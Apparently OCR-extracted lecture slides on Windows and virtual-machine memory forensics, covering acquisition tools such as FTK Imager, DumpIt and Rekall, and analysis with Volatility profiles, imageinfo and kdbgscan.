
# VMWare Memory Related Files

- VMWare related to memory files
  - ✓ .vmx
    - VM Configuration File
  - ✓ .vmem
    - VM Memory
  - ✓ .vmsn
    - VM Snapshot
  - ✓ .vmss
    - VM Saved Data
  - ✓ .nvram
    - VM BIOS

| Name | Date modified | Type |
|---|---|---|
| caches | 2/12/2019 6:20 PM | File folder |
| vmware | 2/14/2019 7:10 PM | Text Document |
| vmware-0 | 2/14/2019 4:40 PM | Text Document |
| vmware-1 | 2/14/2019 1:32 PM | Text Document |
| vmware-2 | 2/13/2019 8:38 AM | Text Document |
| Windows 10 x64.nvram | 2/13/2019 8:38 AM | NVRAM File |
| Windows 10 x64 | 2/14/2019 7:10 PM | VMware virtual disk file |
| Windows 10 x64.vmsd | 4/17/2018 11:55 PM | VMSD File |
| Windows 10 x64 | 2/14/2019 7:10 PM | VMware virtual machine configuration |
| Windows 10 x64.vmxf | 2/12/2019 6:57 PM | VMXF File |


# Type I / II Hypervisor
# Host Memory Acquisition

- **Host memory acquisition collects the entire host physical memory and host pagefiles**



# Type I / II Hypervisor
# VM Memory Acquisition

- VM memory acquisition collects VM physical memory (i.e. part of the host physical memory) and VM pagefiles



# Hypervisor Forensics

- Instead of attempting to collect memory dumps from inside of a VM, research has shown that hypervisors can be analyzed directly from the host memory
- An open-source tool called Actaeon, can take a host memory and perform memory forensics of virtualization environments
- With a host memory dump, Actaeon can achieve three objectives:
  - ✓ Locate any hypervisor configured with Intel VT-x technology
  - ✓ Show relationships among different hypervisors running on a host
  - ✓ Recognize address space of each VM
- Actaeon consists of three components:
  - ✓ hyperls
    - Volatility plugin to list the hypervisors in a memory dump
  - ✓ Volatility patch to allow plugins and commands to be applied to each guest OS
  - ✓ A Virtual Machine Control Structure (VMCS) layout dumper


# Windows Volatile Memory Collection

# Memory Acquisition Tools

- Main memory accesses data randomly instead of sequentially like it is on block devices allowing quicker data access
- List of known Windows memory acquisition tools:
  - ✓ FTK Imager - AccessData
  - ✓ DumpIt - MoonSols
  - ✓ Rekall - Open Source
  - ✓ KnTTools - GMG Systems
  - ✓ F-Response – F-Response
  - ✓ Memoryze - Mandiant
  - ✓ FastDump – HBGary
  - ✓ WinEn - EnCase
  - ✓ Live RAM Capturer - Belkasoft
  - ✓ Windows Memory Reader - ATC-NY
- The need for multiple memory acquisition tools serves multiple purposes
  - ✓ Different OS’s work better with some tools
  - ✓ Different acquisition tools may find different valuable digital artifacts


# Live Memory Acquisition Considerations

- Before determining which tools and techniques are needed for live memory acquisition, it is necessary to answer some preliminary questions
  - ✓ Local vs. Remote
  - ✓ Virtual Machine vs. Physical Host
  - ✓ Workstation vs. Server
  - ✓ Administrative Access vs. User Access
  - ✓ Large vs. Small Memory Collection
  - ✓ CLI vs. GUI



# FTK Imager

- In addition to disk images, FTK Imager also can collect live memory dumps
- Each memory dump is saved as a *.mem file and can then be fed into a memory analysis toolkit
- Best practices recommend running FTK Imager from removable media and storing the results of memory analysis on external systems
- In addition to main memory, it is also possible to extract the Windows pagefile which can provide additional insight into live system




# FTK Imager – RAM Extraction

Device specifications

G7 7588

| | |
|---|---|
| Device name | DESKTOP-20JC4RS |
| Processor | Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz 2.21 GHz |
| Installed RAM | 16.0 GB (15.8 GB usable) |





Why is there an difference
between system and extractor tool RAM size?

Dumping RAM: 1GB/19GB


# Windows Pagefile

- The Windows pagefile is used to aid in the management of system RAM
- The operating system determines the most and least used pages in RAM
- For the least used pages, they are moved from RAM into a file named pagefile.sys on disk
- Once those least used pages are moved, RAM is now freed up for immediate use
- In addition to imaging physical RAM, it is also possible to copy the pagefile for forensic analysis




# DumpIt


- Freely available memory acquisition software originally called win32dd
- Allows physical memory acquisition on Windows as a raw memory dump or as a Microsoft crash dump
- DumpIt creates both .mem and .raw files during acquisition



# DumpIt Acquisition

- DumpIt can be utilized in either CLI or GUI mode
- DumpIt application saves each dump as a *.dmp file



# Rekall

- Open source memory acquisition software
  - ✓ https://github.com/google/rekall/releases

- Allows physical memory acquisition on Windows as a raw memory dump or as a Microsoft crash dump

## Release 1.7.2 RC1

**scudette** released this on Dec 6, 2017 · 52 commits to master since this release

This is a bugfix release. Highlights include:

- Support new uncompressed PDB files downloaded from the MS symbol server.
- Bugfixes for the most recent windows 10 for the most common memory plugins.

This release also comes with an OSX binary. Simply unzip somewhere and run. The binary is built with pyinstaller and should be self contained.

**Assets** 4

| | |
|---|---|
| rekall-OSX-1.7.2rc1.zip | 15 MB |
| Rekall_1.7.2.p1_Hurricane.Ridge_x64.exe | 29.5 MB |
| Source code (zip) | |
| Source code (tar.gz) | |

# Windows Volatile Memory Analysis

# Memory Analysis Importance

- Memory analysis is a critical skill set for any forensic analyst
- The steps that will be shown can help to recover incredibly valuable forensics information
  - ✓ Encryption Keys
  - ✓ Cached Credentials
  - ✓ Live Registry Hives

```
36552768  00 00 00 00 00 00 00 00  c5 01 00 00 00 00 00 00  |................|
36552778  c5 01 00 00 0b 00 00 00  01 8e 01 00 00 73 73 68  |.............ssh|
36552788  2d 72 73 61 20 41 41 41  41 42 33 4e 7a 61 43 31  |-rsa AAAAB3NzaC1|
36552798  79 63 32 45 41 41 41 41  42 4a 51 41 41 41 51 45  |yc2EAAAABJQAAAQE|
365527a8  41 6b 5a 56 53 55 42 4e  6d 32 78 73 75 31 30 68  |AkZVSUBNm2xsu10h|
365527b8  2b 39 42 69 4c 2b 2f 41  46 76 5a 4f 34 6b 33 65  |+9BiL+/AFvZO4k3e|
365527c8  52 54 34 43 54 6e 31 66  36 34 61 49 75 78 6a 72  |RT4CTn1f64aIuxjr|
365527d8  5a 4d 6f 55 74 4d 6c 55  4d 43 4f 64 6c 5a 6e 69  |ZMoUtMlUMCOdlZni|
365527e8  35 7a 65 73 53 4d 48 66  77 79 30 4e 75 55 56 6b  |5zesSMHfwy0NuUVk|
365527f8  30 36 43 4b 33 46 57 62  47 35 4c 43 75 7a 75 77  |06CK3FWbG5LCuzuw|
36552808  69 61 56 53 30 4c 45 4d  41 4d 4f 62 45 56 55 78  |iaVS0LEMAMObEVUx|
36552818  65 71 52 6c 51 39 72 47  6f 76 77 47 44 49 70 6a  |eqRlQ9rGovwGDIpj|
36552828  6b 71 79 4a 78 6c 4c 4f  56 2f 4d 53 68 4d 75 35  |kqyJxlLOV/MShMu5|
36552838  50 71 6f 67 55 75 69 79  39 4e 53 71 52 76 36 71  |PqogUuiy9NSqRv6q|
36552848  39 64 4f 4d 2b 32 4c 51  49 30 65 49 66 4d 39 50  |9dOM+2LQI0eIfM9P|
36552858  31 37 41 54 54 44 56 4c  73 6d 31 46 53 62 52 4c  |17ATTDVLsm1FSbRL|
36552868  5a 63 31 74 41 6f 53 37  4e 74 65 4b 72 58 6f 77  |Zc1tAoS7NteKrXow|
36552878  45 52 6c 71 46 67 43 77  33 36 2f 7a 58 36 6c 50  |ERlqFgCw36/zX6lP|
36552888  78 49 41 2f 5a 69 51 67  79 4d 47 54 54 7a 69 57  |xIA/ZiQgyMGTTziW|
36552898  6d 63 39 31 36 6a 71 50  70 52 78 6b 57 43 6c 74  |mc916jqPpRxkWClt|
365528a8  62 6e 4a 4b 35 68 6d 4e  6d 74 68 30 7a 63 39 45  |bnJK5hmNmth0zc9E|
365528b8  35 4d 75 58 34 34 38 4d  77 6c 49 33 2b 44 4b 45  |5MuX448MwlI3+DKE|
365528c8  34 6f 39 51 6c 7a 79 33  33 30 6d 70 4b 67 59 72  |4o9Qlzy330mpKgYr|
365528d8  65 53 77 4f 55 59 67 69  4c 54 66 33 59 70 46 72  |eSwOUYgiLTf3YpFr|
365528e8  50 78 37 71 71 6e 44 67  77 56 74 2f 54 43 73 79  |Px7qqnDgwVt/TCsy|
365528f8  67 54 5a 46 37 39 51 3d  3d 20 72 73 61 2d 6b 65  |gTZF79Q== rsa-ke|
36552908  79 2d 32 30 31 39 30 33  30 33 00 00 00 00 00 00  |y-20190303......|
36552918  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
36552938  00 00 00 00 00 00 00 00  01 00 00 00 38 00 00 00  |............8...|
36552948  01 00 00 00 01 00 00 00  01 00 00 00 00 00 00 00  |................|
36552958  02 00 00 00 02 00 00 00                           |........|
36552960
```

# Volatility Framework

- Integrated into SANS SIFT
- Address Space Voting Rounds
  - ✓ Explicit file format search
- Cross Platform
  - ✓ https://www.volatilityfoundation.org/24

## Volatility 2.6 (*Windows 10 / Server 2016*)

This release improves support for Windows 10 and adds support for Windows Server 2016, Mac OS Sierra 10.12, and Linux with KASLR kernels. A lot of bug fixes went into this release as well as performance enhancements (especially related to page table parsing and virtual address space scanning). See below for a more detailed list of the changes in this version.

Released: December, 2016

- Volatility 2.6 Windows Standalone Executable (x64)
- Volatility 2.6 Mac OS X Standalone Executables (x64)
- Volatility 2.6 Linux Standalone Executables (x64)
- Volatility 2.6 Source Code (.zip)
- Integrity Hashes
- View the README
- View the CREDITS

# Volatility Framework Structures

- VTypes
  - ✓ Most OS's are written in C
  - ✓ Volatility is written in Python
  - ✓ VTypes is a way to represent C data structures in Python source files
- The structures can contain object names, offsets, and types that match the operating system being analyzed
- By translating these structures Volatility knows how to treat the underlying data as either an integer, string, or pointer

```
struct process {
  int pid;
  int parent_pid;
  char name[10];
  char * command_line;
  void * ptv;
};
```

Structure Name
Process ID
Parent PID
PID Name
Pointer
Pointer

**Structure**

```
'process' : [ 26, {
  'pid' : [ 0, ['int']],
  'parent_pid' : [ 4, ['int']],
  'name' : [ 8, ['array', 10, ['char']]],
  'command_line' : [ 18, ['pointer', ['char']]],
  'ptv' : [ 22, ['pointer', ['void']]],
}]
```

Structure Size
Offsets

**VType**

# Volatility Overlays

- C-based operating systems, such as Windows, utilize numerous void pointers (void *) throughout the codebase
- A void pointer is a pointer to data whose type is unknown or arbitrary at the time of the allocation
- There is usually not enough information based on the void pointer to derive the data types automatically and additional steps such as dereferencing pointers may be necessary
- Overlays allow us to essentially patch the generated structure definitions which is accomplished by reverse engineering or trial and error

```
struct process {
  int pid;
  int parent_pid;
  char name[10];
  char * command_line;
  void * ptv;
};
```

**Structure**

```
'process' : [ 26, {
  'pid' : [ 0, ['int']],
  'parent_pid' : [ 4, ['int']],
  'name' : [ 8, ['array', 10, ['char']]],
  'command_line' : [ 18, ['pointer', ['char']]],
  ~~'ptv' : [ 22, ['pointer', ['void']]],~~
}]
```

**VType**

No Change

```
'process' : [ None, {
  'ptv' : [ None, ['pointer', ['process']]],
}
```

**Overlay**


# Volatility Profiles

- A collection of VTypes, overlays, and object classes for a specific OS architecture
  - ✓ X86 / x64 / ARM
- Profiles also include:
  - ✓ Metadata
    - OS Name
    - Kernel Version
    - Build Number
  - ✓ System Call Information
    - System Call Indexes and Names
  - ✓ Constant Values
    - Global Variables With Hard-Coded Addresses
  - ✓ Native types
    - Low-level language types (int, char, long)
  - ✓ System map
    - Critical Global Variables and Functions Addresses
- Each profile has a unique name based on OS's name, version, service pack, and architecture
  - ✓ Win7SP1x64 - 64-bit Windows 7 Service Pack 1 System
  - ✓ Win2012SP0x64 - 64-bit Windows Server 2012

# Volatility Virtual / Paged Address Spaces

- Virtual / Paged Address Spaces (VPAS) are used to reconstruct virtual memory with Intel and AMD-based algorithms to translate physical to virtual memory
- VPAS uses only allocated and accessible memory and does not include swapped disk
- A virtual AS contains the subset of memory that programs on a system can “see” at the time of the acquisition without producing a page fault to read swapped data back into RAM
- Kernel AS provides a view of the memory that is allocated and accessible to device drivers and modules running in kernel mode
- A process AS provides a view of memory from the perspective of a specific process which each have a private AS
- Mapping back data found in a memory dump to the processes that were currently accessing it is a common investigative technique


# Volatile Evidence Collection Process





Toolkit

Target System

## Considerations




Storage Required




OS Version and Build

# Volatile Evidence Analysis

**Analysis System**

# Volatility Usage

# Volatility Profiles

- Once memory has been properly collected utilize Volatility info to list profiles and other key functions
  - ✓ Image Identification
  - ✓ Processes and DLLs
  - ✓ Process Memory
  - ✓ Kernel Memory
  - ✓ Networking
  - ✓ Registry
  - ✓ Crash Dumps
  - ✓ File System

```
$ python /usr/local/bin/vol.py --info
Volatility Foundation Volatility Framework 2.6.1


Profiles
--------
VistaSP0x64             - A Profile for Windows Vista SP0 x64
VistaSP0x86             - A Profile for Windows Vista SP0 x86
VistaSP1x64             - A Profile for Windows Vista SP1 x64
VistaSP1x86             - A Profile for Windows Vista SP1 x86
VistaSP2x64             - A Profile for Windows Vista SP2 x64
VistaSP2x86             - A Profile for Windows Vista SP2 x86
Win10x64                - A Profile for Windows 10 x64
Win10x64_10240_17770    - A Profile for Windows 10 x64 (10.0.10240.17770 / 2018-02-10)
Win10x64_10586          - A Profile for Windows 10 x64 (10.0.10586.306 / 2016-04-23)
Win10x64_14393          - A Profile for Windows 10 x64 (10.0.14393.0 / 2016-07-16)
Win10x64_15063          - A Profile for Windows 10 x64 (10.0.15063.0 / 2017-04-04)
```

# Volatility imageinfo

- Volatility's imageinfo output specifies the suggested profile (--profile=PROFILE) for use with other plugins
- imageinfo prints the "_KDDEBUGGER_DATA64" (KDBG) structure used by plugins like pslist and process finding modules
- For larger memory samples there may be multiple KDBG structures
- The Volatility imageinfo plugin will not work on hibernation files unless the correct profile is given in advance because important structure definitions vary between different OS's

# Volatility Image Identification

- Utilize Volatility imageinfo to find image information
  - ✓ python vol.py –f <IMAGE_LOCATION> imageinfo

```
$ python /usr/local/bin/vol.py -f Mystery.dd imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/sansforensics/MemoryAnalysis/Mystery.dd)
                      PAE type : No PAE
                           DTB : 0x39000L
                          KDBG : 0x8054cde0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2009-11-21 00:02:54 UTC+0000
     Image local date and time : 2009-11-20 16:02:54 -0800
```

# Volatility kdbgscan

- Volatility's kdbgscan is designed to positively identify the correct profile and KDBG structure addresses
- KDBG Structure
  - ✓ Maintained by the Windows kernel for debugging purposes
  - ✓ Contains a list of the running processes, loaded kernel modules, and version information
  - ✓ This structure is important because it can identify memory dumps from different Windows OS’s

# Volatility Profile Detection

- Utilize Volatility kdbgscan to confirm image profiles
  - ✓ python vol.py –f <IMAGE_LOCATION> kdbgscan

```
$ python /usr/local/bin/vol.py -f Mystery.dd kdbgscan
Volatility Foundation Volatility Framework 2.6.1
**************************************************
Instantiating KDBG using: Kernel AS WinXPSP2x86 (5.1.0 32bit)
Offset (V)                    : 0x8054cde0
Offset (P)                    : 0x54cde0
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): WinXPSP3x86
Version64                     : 0x8054cdb8 (Major: 15, Minor: 2600)
Service Pack (CmNtCSDVersion) : 3
Build string (NtBuildLab)     : 2600.xpsp_sp3_gdr.090804-1435
PsActiveProcessHead           : 0x80561358 (45 processes)
PsLoadedModuleList            : 0x8055b1c0 (114 modules)
KernelBase                    : 0x804d7000 (Matches MZ: True)
Major (OptionalHeader)        : 5
Minor (OptionalHeader)        : 1
KPCR                          : 0xffdff000 (CPU 0)
```

```
**************************************************
Instantiating KDBG using: Kernel AS WinXPSP2x86 (5.1.0 32bit)
Offset (V)                    : 0x8054cde0
Offset (P)                    : 0x54cde0
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): WinXPSP2x86
Version64                     : 0x8054cdb8 (Major: 15, Minor: 2600)
Service Pack (CmNtCSDVersion) : 3
Build string (NtBuildLab)     : 2600.xpsp_sp3_gdr.090804-1435
PsActiveProcessHead           : 0x80561358 (45 processes)
PsLoadedModuleList            : 0x8055b1c0 (114 modules)
KernelBase                    : 0x804d7000 (Matches MZ: True)
Major (OptionalHeader)        : 5
Minor (OptionalHeader)        : 1
KPCR                          : 0xffdff000 (CPU 0)
```

# Processes

- Official Windows definition:
  - ✓ “An application consists of one or more processes. A process, in the simplest terms, is an executing program. One or more threads run in the context of the process. A thread is the basic unit to which the operating system allocates processor time. A thread can execute any part of the process code, including parts currently being executed by another thread.”
- The processes that are running in main memory provide information on all system activities and are critical for forensic analysis
- Volatility can be used to display process information and provide critical information about process offsets, names, process IDs, parent process IDs, number of threads, number of handles, and date/time when the process started and exited

# Windows Core Processes

- Core processes run in Windows OS's:
  - ✓ System
    - Manages system memory and compressed memory in the NT kernel
    - A single thread running on each processor
  - ✓ smss.exe
    - A component of the Microsoft Windows NT that
      - Creates environment variables
      - Starts kernel and user modes
      - Creates DOS device mappings
      - Creates virtual memory paging files
      - Starts the Windows logon manager, winlogon.exe
  - ✓ wininit.exe
    - Responsible for Windows initialization process
  - ✓ taskhost.exe
    - Acts as a host for processes that run from dynamic link libraries (dll) instead of exe
    - Checks Windows registry on startup to discover dll-based services that need to be loaded
  - ✓ lsass.exe
    - Local Security Authentication Server
    - Verifies user logons on a system

# Windows Core Process Summary

